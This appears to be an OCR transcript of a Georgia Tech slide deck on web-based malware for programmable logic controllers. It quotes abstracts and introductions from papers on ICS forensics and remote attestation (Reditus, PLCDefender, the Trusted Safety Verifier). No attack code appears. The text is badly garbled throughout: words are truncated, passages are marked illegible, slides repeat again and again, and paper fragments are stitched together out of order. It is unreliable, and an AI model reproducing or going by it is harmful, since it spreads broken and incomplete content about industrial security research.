
Another state-of-the-art forensic solution is Similo, which addresses some of the short-comings of the Laddis system, including manual reverse engineering (Qasim et al., 2019). Similo is designed to investigate control-logic theft attacks where the attacker reads the control logic from a PLC over the network. However, Similo does

* Corresponding author.
E-mail address: qasimsa@vcu.edu (S.A. Qasim).

https://doi.org/10.1016/j.fsidi.2020.301013
2666-2817/© 2020 The Author(s). Published by Elsevier Ltd on behalf of DFRWS. All rights reserved. This is an open access article under the CC BY-NC-ND license (http://creativecommons.org/licenses/by-nc-nd/4.0/).

Detecting Compromise at these Layers

Academics found creative ways to detect these type of infections with techniques like CL binary forensics, remote attestation, and formal verification



Forensic Science International: Digital Investigation 33 (2020) 301013

Contents lists available at ScienceDirect

Forensic Science International: Digital Investigation

journal homepage: www.elsevier.com/locate/fsidi

ELSEVIER

DFRWS 2020 USA — Proceedings of the Twentieth Annual DFRWS USA

Control Logic Forensics Framework using Built-in Decompiler of Engineering Software in Industrial Control Systems

Syed Ali Qasim [a, *], Jared M. Smith [b], Irfan Ahmed [a]

[a] Virginia Commonwealth University, Richmond, VA, 23284, USA
[b] Oak Ridge National Laboratory, Oak Ridge, TN, 37830, USA

A R T I C L E I N F O

Article history:

Keywords:
Control logic
Industrial control systems
Forensics
SCADA

A B S T R A C T

In industrial control systems (ICS), attackers inject malicious control-logic into programmable logic controllers (PLCs) to sabotage physical processes, such as nuclear plants, traffic-light signals, elevators, and conveyor belts. For instance, Stuxnet operates by transferring control logic to Siemens S7-300 PLCs over the network to manipulate the motor speed of centrifuges. These devastating attacks are referred to as control-logic injection attacks. Their network traffic, if captured, contains malicious control logic that can be leveraged as a forensic artifact. In this paper, we present Reditus to recover control logic from a suspicious ICS network traffic. Reditus is based on the observation that an engineering software has a built-in decompiler that can transform the control logic into its source-code. Reditus integrates the decompiler with a (previously-captured) set of network traffic from a control-logic to recover the source code of the binary control-logic automatically. We evaluate Reditus on the network traffic of 40 contr logic programs transferred from the SoMachine Basic engineering software to a Modicon M221 PLC. Ou evaluation successfully demonstrates that Reditus can recover the source-code of a control logic from i network traffic.
© 2020 The Author(s). Published by Elsevier Ltd on behalf of DFRWS. All rights reserved. This is an op access article under the CC BY-NC-ND license (http://creativecommons.org/licenses/by-nc-nd/4.0

1. Introduction

Industrial control systems (ICS) monitor and control industrial physical processes (e.g., nuclear plants, electrical power grids, and gas pipelines (Ahmed et al., 2016)). ICS consists of a control center and various field sites. The control center runs ICS services such as the human–machine interface (HMI) and engineering workstation. The field sites use programmable logic controllers (PLCs), sensors, and actuators to control the physical processes.

PLCs are the main target of a cyber attack to sabotage a physical process (Ahmed et al., 2012; Ahmed et al., 2017; Senthivel et al., 2018; Garcia et al., 2017; Valentine and Farkas, 2011; Kush et al., 2011). They run a control logic that defines how a physical process should be controlled. Attackers target the control logic over the network to manipulate the behavior of a physical process, referred to as a control-logic injection attack (Yoo et al., 2019a; Kalle et al., 2019; Govil et al., 2017; Yoo et al., 2019b). For instance, Stuxnet infects the control logic of a Siemens S7-300 PLC to modify the motor speed of centrifuges periodically from 1410 Hz to 2 Hz to 1064 Hz (Falliere et al.; Chien; Chen and Abu-Nimeh, 2011). Stuxnet


can compromise Siemens SIMATIC STEP 7 engineering softwar the control center and download malicious control logic to the at the field sites over the network. If the network traffic betw the control center and field sites is captured, the traffic will co the evidence of the transfer of the malicious control logic. Cu research lacks forensic techniques that can extract the control from the network traffic dump and further transform it back high-level source code for forensic analysis.

There are some existing partial solutions. Laddis is a state-o art forensic solution to recover a control logic from an ICS ne traffic dump (Senthivel et al., 2018). Mainly, Laddis is a binary c logic decompiler for the Allen–Bradley's RSLogix engineeri ware and MicroLogix 1400 PLC (AllenBradley, 1400). It uses a co knowledge of the PCCC proprietary protocol to extract the logic from the network traffic and further utilize low-level standing of binary control-logic semantics for decompilatio tunately, Laddis requires tedious and time-consuming reverse engineering efforts for exploring the ICS proprietary protocols and semantics of binary control-logic.

Another state-of-the-art forensic solution is Similo. w dresses some of the short-comings of the Laddis system. manual reverse engineering (Qasim et al., 2019). Similo i to investigate control-logic theft attacks where the atta the control logic from a PLC over the network. However, S

* Corresponding author.
E-mail address: qasimsa@vcu.edu (S.A. Qasim).

https://doi.org/10.1016/j.fsidi.2020.301013
2666-2817/© 2020 The Author(s). Published by Elsevier Ltd on behalf of DFRWS. All rights reserved. This is an open access article under the CC BY-NC-ND l creativecommons.org/licenses/by-nc-nd/4.0/).



7372 IEEE INTERNET OF THINGS JOURNAL, VOL. 8, NO. 9, MAY 1, 2021

PLCDefender: Improving Remote Attestation Techniques for PLCs Using Physical Model

Mohsen Salehi and Siavash Bayat-Sarmadi, *Member, IEEE*

***Abstract*—In order to guarantee the security of industrial control system (ICS) processes, the proper functioning of the programmable logic controllers (PLCs) must be ensured. In particular, cyberattacks can manipulate the PLC control logic program and cause terrible damage that jeopardize people's life when bringing the state of the critical system into an unreliable state. Unfortunately, no remote attestation technique has yet been proposed that can validate the PLC control logic program using a physics-based model that demonstrates device behavior. In this article, we propose PLCDefender, a mitigation method that combines hybrid remote attestation technique with a physics-based model to preserve the control behavior integrity of ICS. We implemented PLCDefender and evaluated its effectiveness against a wide range of attacks on a secure water treatment facility. As our evaluation shows, we can model PLC physical behavior with accuracy as high as 98%. The evaluation results show that by determining the different threshold values, PLCDefender can accurately detect a wide range of attack scenarios on PLCs.**

***Index Terms*—Anomaly detection, behavior-based attestation, Internet of Things (IoT), physics-based model, programmable logic controllers (PLCs), remote attestation.**

I. Introduction

SECURITY research of the past ten years has shown that the security of the devices used for the Internet of Things (IoT)—and, in particular, of industrial control systems (ICSs), due to ICS's popularity—is jeopardized by many different threats. By 2025, Statista[1] reported that the number of connected IoT devices would exceed 75 billion. IoT applications, such as agriculture, transportation, and smart homes, have become a fundamental part of people's life. ICS is a type of cyber–physical system (CPS) and is used in a multitude of industrial environments across several applications of industrial controllers sensing and actuating critical infrastructures, such as industrial automation and water treatment facility [1]. A programmable logic controller (PLC) is a special type of microprocessor-based digital computers and is an important part of ICS. PLCs are placed as an interface between the physical infrastructure of ICS (i.e., sensors and actuators) and the operator that controls the behavior of the system. The operator can also change its behavior by changing the PLC control logic program. This unique and vital role of PLCs in critical systems makes them major targets of cyberattacks for attackers with the purpose of changing the behavior of these systems and remaining stealthy from supervisors. Two of the most important attacks in recent years against PLCs are: 1) the BlackEnergy crimeware [2] against the Ukrainian electric power and train railway industries and 2) the Stuxnet attack [3] that targeted the nuclear uranium enrichment plants in Iran to sabotage centrifuges silently. Previously implemented traditional methods cannot detect these kinds of attacks on the critical infrastructures, which will have catastrophic consequences and lead to substantive impact. Additionally, in theoretical research, more complex attacks against PLCs have been proposed, such as manipulating the firmware of the device and using the physical PLC model to estimate its behavior [4] that can bypass the proposed defense strategies.

Previous work in the scope of defense against PLC attacks can be categorized as follows. Approaches that: 1) verify the ICS physical behavior using the PLC physical models that represent system behavior [5] and 2) test the integrity of the PLC control logic program [6]. Furthermore, the proposed methods in [7] and [8] generate the model but neglect the behavior of the runtime program because of the simplicity of the model, which makes the system vulnerable to stealthy attacks. Based on the above, there is no appropriate remote attestation technique for the PLC control logic program.

To resolve the challenges and limitations mentioned in previous works, we present PLCDefender, a hybrid remote attestation technique that uses a physics-aware model to attest the control logic program running on PLC. Furthermore, unlike previous state estimation techniques [7], [8], PLCDefender does not abstract PLC behavior. In our approach, a verifier challenges an ICS (i.e., a prover) to produce an attestation report consisting of sensor and actuator measurements. After that, the verifier verifies the device using a received attestation report and a PLC physical model that reflects the behavior of the program running on the system.

The contributions of our approach are summarized as follows.

1) The proposed PLCDefender is a behavior-based remote attestation technique for ICS that combines hybrid remote attestation with a physics-aware model.
2) PLCDefender is independent of the device manufacturer due to the lack of the need to change the software or hardware of the system for verification.

Manuscript received May 24, 2020; revised July 30, 2020, September 24, 2020, and November 10, 2020; accepted November 12, 2020. Date of publication November 24, 2020; date of current version April 23, 2021. (*Corresponding author: Siavash Bayat-Sarmadi.*)

The authors are with the Department of Computer Engineering, Sharif University of Technology, Tehran 145888-9694, Iran (e-mail: msalehi@ce.sharif.edu; sbayat@sharif.edu).

Digital Object Identifier 10.1109/JIOT.2020.3040237

[1] https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/


2327-4662 © 2020 IEEE. Personal use is permitted, but republication/redistribution requires IEEE permission.
See https://www.ieee.org/publications/rights/index.html for more information.

Authorized licensed use limited to: Georgia Institute of Technology. Downloaded on January 31,2024 at 14:39:58 UTC from IEEE Xplore. Restrictions apply.

Georgia Tech

Detecting Compromise at these Layers

Academics found creative ways to detect these type of infections with techniques like CL binary forensics, remote attestation, and formal verification



Forensic Science International: Digital Investigation

journal homepage: www.elsevier.com/locate/fsidi

DFRWS 2020 USA — Proceedings of the Twentieth Annual DFRWS USA


Control Logic Forensics Framework using Built-in Decompiler of Engineering Software in Industrial Control Systems

Syed Ali Qasim [a,*], Jared M. Smith [b], Irfan Ahmed [a]

A B S T R A C T

In industrial control systems (ICS), attackers inject malicious control-logic into programmable logic controllers (PLCs) to sabotage physical processes, such as nuclear plants, traffic-light signals, elevators, and conveyor belts. For instance, Stuxnet operates by transferring control logic to Siemens S7-300 PLCs over the network to manipulate the motor speed of centrifuges. These devastating attacks are referred to as control-logic injection attacks. Their network traffic, if captured, contains malicious control logic that can be leveraged as a forensic artifact. In this paper, we present Reditus to recover control logic from a suspicious ICS network traffic. Reditus is based on the observation that an engineering software has a [illegible]

1. Introduction



IEEE INTERNET OF THINGS JOURNAL, VOL. 8, NO. 9, MAY 1, 2021

PLCDefender: Improving Remote Attestation Techniques for PLCs Using Physical Model

Mohsen Salehi and Siavash Bayat-Sarmadi, *Member, IEEE*

Abstract—In order to guarantee the security of industrial control system (ICS) processes, the proper functioning of the programmable logic controllers (PLCs) must be ensured. In particular, cyberattacks can manipulate the PLC control logic program and cause terrible damage that jeopardize people's life when bringing the state of the critical system into an unreliable state. Unfortunately, no remote attestation technique has yet been proposed that can validate the PLC control logic program using a physics-based model that demonstrates device behavior. In this article, we propose PLCDefender, a mitigation method that combines hybrid remote attestation technique with a physics-based model to preserve the control behavior integrity of ICS. We implemented PLCDefender and evaluated its effectiveness against a wide range of attacks on a secure water treatment facility. As our evaluation shows, we can model PLC physical behavior with accuracy as high as 98%. The evaluation results show that by determining the different threshold values, PLCDefender can accurately detect a wide range of attack scenarios on PLCs.

Index Terms—Anomaly detection, behavior-based attestation, Internet of Things (IoT), physics-based model, programmable logic controllers (PLCs), remote attestation.

I. Introduction

SECURITY research of the past ten years has shown that the security of the devices used for the Internet of Things (IoT)—and, in particular, of industrial control systems (ICSs), [illegible]

can also change its behavior by changing the PLC control logic program. This unique and vital role of PLCs in critical systems makes them major targets of cyberattacks for attackers with the purpose of changing the behavior of these systems and remaining stealthy from supervisors. Two of the most important attacks in recent years against PLCs are: 1) the BlackEnergy crimeware [2] against the Ukrainian electric power and train railway industries and 2) the Stuxnet attack [3] that targeted the nuclear uranium enrichment plants in Iran to sabotage centrifuges silently. Previously implemented traditional methods cannot detect these kinds of attacks on the critical infrastructures, which will have catastrophic consequences and lead to substantive impact. Additionally, in theoretical research, more complex attacks against PLCs have been proposed, such as manipulating the firmware of the device and using the physical PLC model to estimate its behavior [4] that can bypass the proposed defense strategies.

Previous work in the scope of defense against PLC attacks can be categorized as follows. Approaches that: 1) verify the ICS physical behavior using the PLC physical models that represent system behavior [5] and 2) test the integrity of the PLC control logic program [6]. Furthermore, the proposed methods in [7] and [8] generate the model but neglect the behavior of the runtime program because of the simplicity of the model, which makes the system vulnerable to [illegible]

A Trusted Safety Verifier for Process Controller Code

Stephen McLaughlin, Saman Zonouz*, Devin Pohly, Patrick McDaniel
Pennsylvania State University, *University of Miami
{smclaugh, djpohly, mcdaniel}@cse.psu.edu, *s.zonouz@miami.edu

Abstract—Attackers can leverage security vulnerabilities in control systems to make physical processes behave unsafely. Currently, the safe behavior of a control system relies on a Trusted Computing Base (TCB) of commodity machines, firewalls, networks, and embedded systems. These large TCBs, often containing known vulnerabilities, expose many attack vectors which can impact process safety. In this paper, we present the Trusted Safety Verifier (TSV), a minimal TCB for the verification of safety-critical code executed on programmable controllers. No controller code is allowed to be executed before it passes physical safety checks by TSV. If a safety violation is found, TSV provides a demonstrative test case to system operators. [illegible]

from malicious code injection of paramount importance.

Past efforts to ensure control system safety have focused on securing the control system's Trusted Computing Base (TCB), the set of hardware and software that must function properly to ensure safe behavior. Unfortunately, such approaches are insufficient as software patches are often applied only months after release [26], and new vulnerabilities are discovered on a regular basis [illegible]

I. Introduction

Georgia Tech

Meanwhile in industry, a profound change was slowly taking place

Agenda

Background

What is a PLC and how do you hack it?

Industry Changes

What are the implications of embracing web tech?

Web-Based PLC Malware

Can malware live in the web front-end layer?

Real-World Example

Can NSA-level Windows 0days be replaced by an ad banner?

Georgia Tech

Emerging Embedded Webservers

Emerging Embedded Webservers

The humble embedded webserver, which historically just showed static device metadata, has turned into a powerhouse of functionality


Emerging Embedded Webservers

The humble embedded webserver, which historically just showed static device metadata, has turned into a powerhouse of functionality

Engineering Software


Emerging Embedded Webservers

The humble embedded webserver, which historically just showed static device metadata, has turned into a powerhouse of functionality



Emerging Embedded Webservers


The humble embedded webserver, which historically just showed static device metadata, has turned into a powerhouse of functionality



- Authored by vendor

Emerging Embedded Webservers


The humble embedded webserver, which historically just showed static device metadata, has turned into a powerhouse of functionality



- Authored by vendor
- Full control over device

Emerging Embedded Webservers


The humble embedded webserver, which historically just showed static device metadata, has turned into a powerhouse of functionality



- Authored by vendor
- Full control over device
- HTTPS

Emerging Embedded Webservers


The humble embedded webserver, which historically just showed static device metadata, has turned into a powerhouse of functionality



- Authored by vendor
- Full control over device
- HTTPS

Emerging Embedded Webservers

